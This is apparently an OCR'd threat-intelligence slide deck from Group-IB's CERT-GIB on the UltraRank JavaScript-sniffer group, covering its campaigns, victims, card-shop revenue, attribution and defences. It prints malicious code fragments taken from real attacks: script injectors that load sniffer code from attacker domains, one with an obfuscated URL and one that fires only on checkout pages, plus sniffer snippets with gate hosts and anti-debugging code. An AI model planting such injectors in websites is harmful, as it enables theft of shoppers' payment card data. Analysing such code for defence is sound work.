
ULTRARANK: the unexpected twist of a JS-sniffer triple threat



Alexander Kalinin

Head of CERT-GIB

Group-IB at a Glance

450+

Enterprise customers
around the World

1000+

Successful Investigations
of Hi-tech Cybercrime Cases

60 000+

Hours of Hands-on
Incident Response

420+

Employees Worldwide

Recognized by Top Industry Experts

Forrester · IDC Analyze the Future · Gartner

Official Partner

Europol · Interpol

Recommended by

OSCE · SWIFT

Some of Our High-end Clients

Deutsche Bank · Raiffeisen Bank · Huawei · Commonwealth Bank · Sony

CERT-GIB

CERT-GIB (Computer Emergency Response Team) is a round-the-clock computer security incident response team.

Its many tasks include:

- Monitoring incidents, including the spread of malicious software and phishing
- Professional assistance from specialists with vast experience in response to cybercrimes
- Collection, analysis, and preservation of digital evidence
- Prompt blocking of dangerous websites in the .RU and .РФ domains and more than 2,500 other domain zones
- Close cooperation with CERT teams, domain registrars, and hosting providers from all over the world
- Threat hunting, APT detection, creation of the initial incident response recommendations, and providing initial remote response

Recognized as a competent organization of the Coordination Center for TLD RU (administrator of national top-level domains .RU and .РФ)

Accredited member of the international associations FIRST and Trusted Introducer

Member of OIC-CERT (Organization of the Islamic Cooperation-Computer Emergency Response Team)

Partner of IMPACT (International Multilateral Partnership Against Cyber Threats)

Member of APWG (Anti-Phishing Working Group)

Officially authorized by Carnegie Mellon University and licensed to use the “CERT” trademark

JS-Sniffers: Background

A JavaScript sniffer (JS-sniffer) family is a set of samples with minor differences in code that perform similar actions when gathering and sending bank card data to a threat actor's server.


Total victims: 1.5 million people a day

Infected: over 2,000 online stores

In 2019, Group-IB identified and described **38 unique JS-sniffer families**, **8** of which had never been detailed previously.

In 1.5 years, the number of JS-sniffer families detected by Group-IB has more than doubled to at least **96 families**.

Download report



UltraRank: The unexpected twist of a JS-sniffer triple threat

Activity: theft of bank card data using JavaScript sniffers

Victims: 691 online stores, 13 third-party suppliers

Geographical scope: Europe, Asia, North America, Latin America

Period of activity: 5 years

Revenue: hundreds of millions of dollars

Websites compromised: more than 100,000

Download report

Key findings

UltraRank has developed its own scheme for monetizing stolen bank card data by selling it through **the ValidCC card shop**.

UltraRank **repeatedly changed its infrastructure and malicious code** for stealing bank card data, which left researchers wrongly attributing its attacks to other threat actors.

Group-IB analyzed three UltraRank campaigns, which were named based on the classification that researchers used most often:

- **Campaign 2** (Group 2): July 2015–April 2020
- **Campaign 5** (Group 5): October 2016–February 2019
- **Campaign 12** (Group 12): September 2018–present

$5,000-$7,000

The average daily income from a sale of bank card data

Key findings

Features **common** in all campaigns:

- Mechanisms to hide the server location
- Patterns of domain registration
- Simultaneous creation of many storage locations for malicious code with identical contents but different domain names
- Combination of mass supply chain attacks and single-target infections

These campaigns can be distinguished by the different JS-sniffer families involved in each one.

Campaign	Campaign 2	Campaign 5	Campaign 12
Previous attribution	Group 2	Group 5	Group 12
Sniffer	FakeLogistics	WebRank	SnifLite
Start of campaign	July 2015	October 2016	September 2018
Scale of infections in 2019-2020	168 websites	464 websites	59 websites

For each campaign, **the group built new infrastructure from scratch.**

From single infections to supply chain attacks

The victims are third-party service providers for online resources:

Advertising and browser notification services

Web design agencies

Marketing agencies

Website developers


The main victims:

- The Brandit Agency (5 websites, including T-Mobile client)
- 2020 Olympics
- Euro 2020
- Block and Company, Inc.

Monetization of stolen data

In a single week in 2019:


- The card shop's owners made between **$5,000 and $7,000** a day by selling bank card data.
- Another **$25,000 to $30,000** was paid to third-party suppliers of stolen payment data.



Monetization of stolen data

Start of activity: 2014

Store's official representative: SPR (probably a Russian speaker)



Monetization of stolen data

Average revenue: between $5,000 and $7,000 a day

Shop Earn(by sell CC)

	2019-11-09(Saturday)	2019-11-08(Friday)	2019-11-07(Thursday)	2019-11-06(Wednesday)	2019-11-05(Tuesday)	2019-11-04(Monday)	2019-11-03(Sunday)
Added money(by orders)	$381.77	$33,372.84	$34,037.91	$37,975.35	$38,483.53	$42,313.93	$26,598.65
All Earn	$616.00	$34,786.60	$32,976.20	$32,037.15	$33,763.20	$39,916.50	$26,880.60
Shop Earn	$138.05	$7,841.75	$7,455.52	$7,153.90	$7,506.84	$8,484.31	$5,622.38
Seller Earn	$477.95	$26,944.85	$25,520.68	$24,883.25	$26,256.36	$31,432.19	$21,258.22

Screenshot of ValidCC's internal statistics with information about daily earnings for the sale of stolen card data in November 2019.

The Brandit Agency and Block and Company

Fragment of the malicious code injected into the website of The Brandit Agency:

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//toplevelstatic.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Fragment of the malicious code injected into the website of Block and Company:

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = 'sj.nim.nim/gnittes/moc.citatslevelpot//:sptth'.split(
    "").reverse().join("");
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

CERT-GIB notified all parties involved in these incidents to mitigate the impacts of the breach.

Attack attribution and links between campaigns

Opendoorcdn[.]com was used in an attack on selling tickets websites for the **Olympics 2020 and Euro 2020** in November and December 2019.

JavaScript files on toplevelstatic[.]com and on brokercdn[.]com (**Adverline** attack in January 2019) are similar.

The file **preload.js** was found on the website toplevelstatic[.]com. The file contained the code of the injector that loaded the file init.js from the website cmytuok[.]top after checking the user's current address using a regular expression to determine the payment page.

```
<script
        src="https://code.jquery.com/jquery-3.3.1.min.js"
        integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
        crossorigin="anonymous"></script>
<script type="text/javascript">if ((new RegExp("onepage|checkout|onestep|firecheckout")
    ).test(window.location)) {
    jQuery.ajax({
        url: "https://cmytuok.top/init.js", dataType: "script", success: function () {
        }, async: !0
    })
}</script>
```

Contents of the file preload.js

Attack attribution and links between campaigns

Some parts of the new sniffer's code were similar to those of two JS-sniffers used previously: **WebRank** and **FakeLogistics**.

```
var gatelink = "http://[redacted].php";
var method = "POST";
var thisdomain = window.location.host;
var datacollect = false;
var cachelenght = 1;
var consoleClearOnce = false;
var secureDebug=true;

!function(e){function n(e){function n(){return u}function o(){if(window.Firebug&&window.Firebug
    .chrome&&window.Firebug.chrome.isInitialized)return void t("on");var n=/./;n.toString=
    function(){checkStatus="on",t("on")},checkStatus="off",console.log("%c",n,e.label||""),e.
    once||console.clear&&console.clear(),t(checkStatus)}function t(e){u!==e&&(u=e,"function"==
    typeof r.onchange&&r.onchange(e))}function c(){f||(f=!0,e.once||(window.removeEventListener
    ("resize",o),clearInterval(a)))}"function"==typeof e&&(e={onchange:e}),e=e||{};var i=e.
    delay||1e3,r={};r.onchange=e.onchange;var u="unknown";r.getStatus=n;var a;e.once?o():(
    setInterval(o,i),window.addEventListener("resize",o));var f;return r.free=c,r}var o=o||{};o
    .create=n,"function"==typeof define?(define.amd||define.cmd)&&define(function(){return o}):
    "undefined"!=typeof module&&module.exports?module.exports=o:window[e]=o}("jdetects");
```

Fragment of the SnifLite sniffer code used in Campaign 12

Injecting into a competitive JS sniffer

File contents of the competitive sniffer MagentoName into which the WebRank code was injected


Attack on the Adverline ad network

Two more domain names used in Campaign 2:

- cloudservice[.]tw
- logistic[.]tw

Trafficanalyzer[.]biz had been used since 2015 in attacks on e-commerce websites.


FakeLogistics samples are almost identical to the code that was used in attacks involving the **WebRank** sniffer family.



Comparison of FakeLogistics and WebRank sniffer samples

Non-existent framework “Trafficanalyzer JavaScript framework, version 1.9.2”

The criminal group presumably used this technique to masquerade their code as the code of a legitimate JavaScript library used on the compromised website.



Connections between UltraRank campaigns and ValidCC cardshop

C2 Campaign 2 | C5 Campaign 5 | C12 Campaign 12 | CC ValidCC shop

localhost.localdomain Certificates

Scripti33.php

33 related domain names

Trafficanalyzer JavaScript 1.9.2

Similar code of JS sniffer

jQuery17 injector

jQuery17 JS sniffer

javascript-obfuscator

*.host.com Certificates

Radix obfuscation

File preload.js

DDos attack on ValidCC fakes

CoalaBot samples

Related campaigns

- **OldGrelos**

Used a similar JS-sniffer and an identical injector code to insert the sniffer when users were on the payment page.

```
var grelos_v={
        snd:null,
        Glink:'https://cloud-jquery.com/cdn/jquery.min.js',
        myid:(function(name){
                var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(
                        \)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
                return matches?decodeURIComponent(matches[1]):undefined;
```

Code fragment of the JS-sniffer used in the OldGrelos campaign

- **LoadReplay**

Involved an almost identical JS-sniffer code, but instead of a link to a JS file or image, a link to a website's root directory was used as a gate address.

```
var rabbs_v={
        snd:null,
        Glink:'https://www.magentoreplay.info',
        myid:(function(name){
                var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(
                        \)\[\]\\\/\+^])/g,'\\$1')+'-([^;]*)'));
                return matches?decodeURIComponent(matches[1]):undefined;
```

Code fragment of the JS-sniffer used in the LoadReplay campaign

Timeline of UltraRank's activity

GROUP IB

2015-2016

- UltraRank creates its first domains and files
- UltraRank creates infrastructure for OldGrelos campaigns
- UltraRank begins to create infrastructure related to Campaign 5
- UltraRank hacks Conversions

2017-2018

- UltraRank registers four domains during Campaign 2
- UltraRank hacks SAS Net Reviews and Clarity Connect
- UltraRank registers first domains for LoadReplay campaign
- UltraRank attacks competitors' infrastructure by injecting code into competing JS-sniffer

Timeline of UltraRank's activity

2019

- UltraRank attacks ad service Adverline
- UltraRank attacks online stores using JS-sniffer identical to WebRank family
- Website selling tickets for Euro 2020 found to be infected

2020

- UltraRank hacks five The Brandit Agency websites
- UltraRank attacks Block and Company
- UltraRank infects Block and Company's website again using up-to-date infrastructure

Recommendations

Use strong, **unique passwords** and change them regularly (at least every 3 months). In addition, set up **two-factor authentication**.


Install all necessary **software updates**, including CMS. This will make it more complicated for attackers to load the web shell.

Carry out regular **security assessments** of your web applications (at least once a year) to identify vulnerabilities that can allow JS-sniffers to infect your website.

Recommendations

Use **appropriate systems that log any changes** to the website. Moreover, monitor access to the website control panel and track file change dates. This will help detect when website files are infected with malicious code and instances of unauthorized access to the website or web server.

Implement a **layered defense** that includes a malware detonation platform, deep network traffic analysis, and a solution that correlates all events for response and investigation.



Leverage **threat intelligence** to learn about attackers' TTPs, obtain IOCs, and promptly recognize the use of compromised websites.

Preventing and investigating cybercrime since 2003

Alexander Kalinin
Head of CERT-GIB
kalinin@group-ib.com

Download UltraRank report here

www.group-ib.com
info@group-ib.com
twitter.com/GroupIB_GIB
+65 3159 3798
facebook.com/groupibHQ
linkedin.com/company/group-ib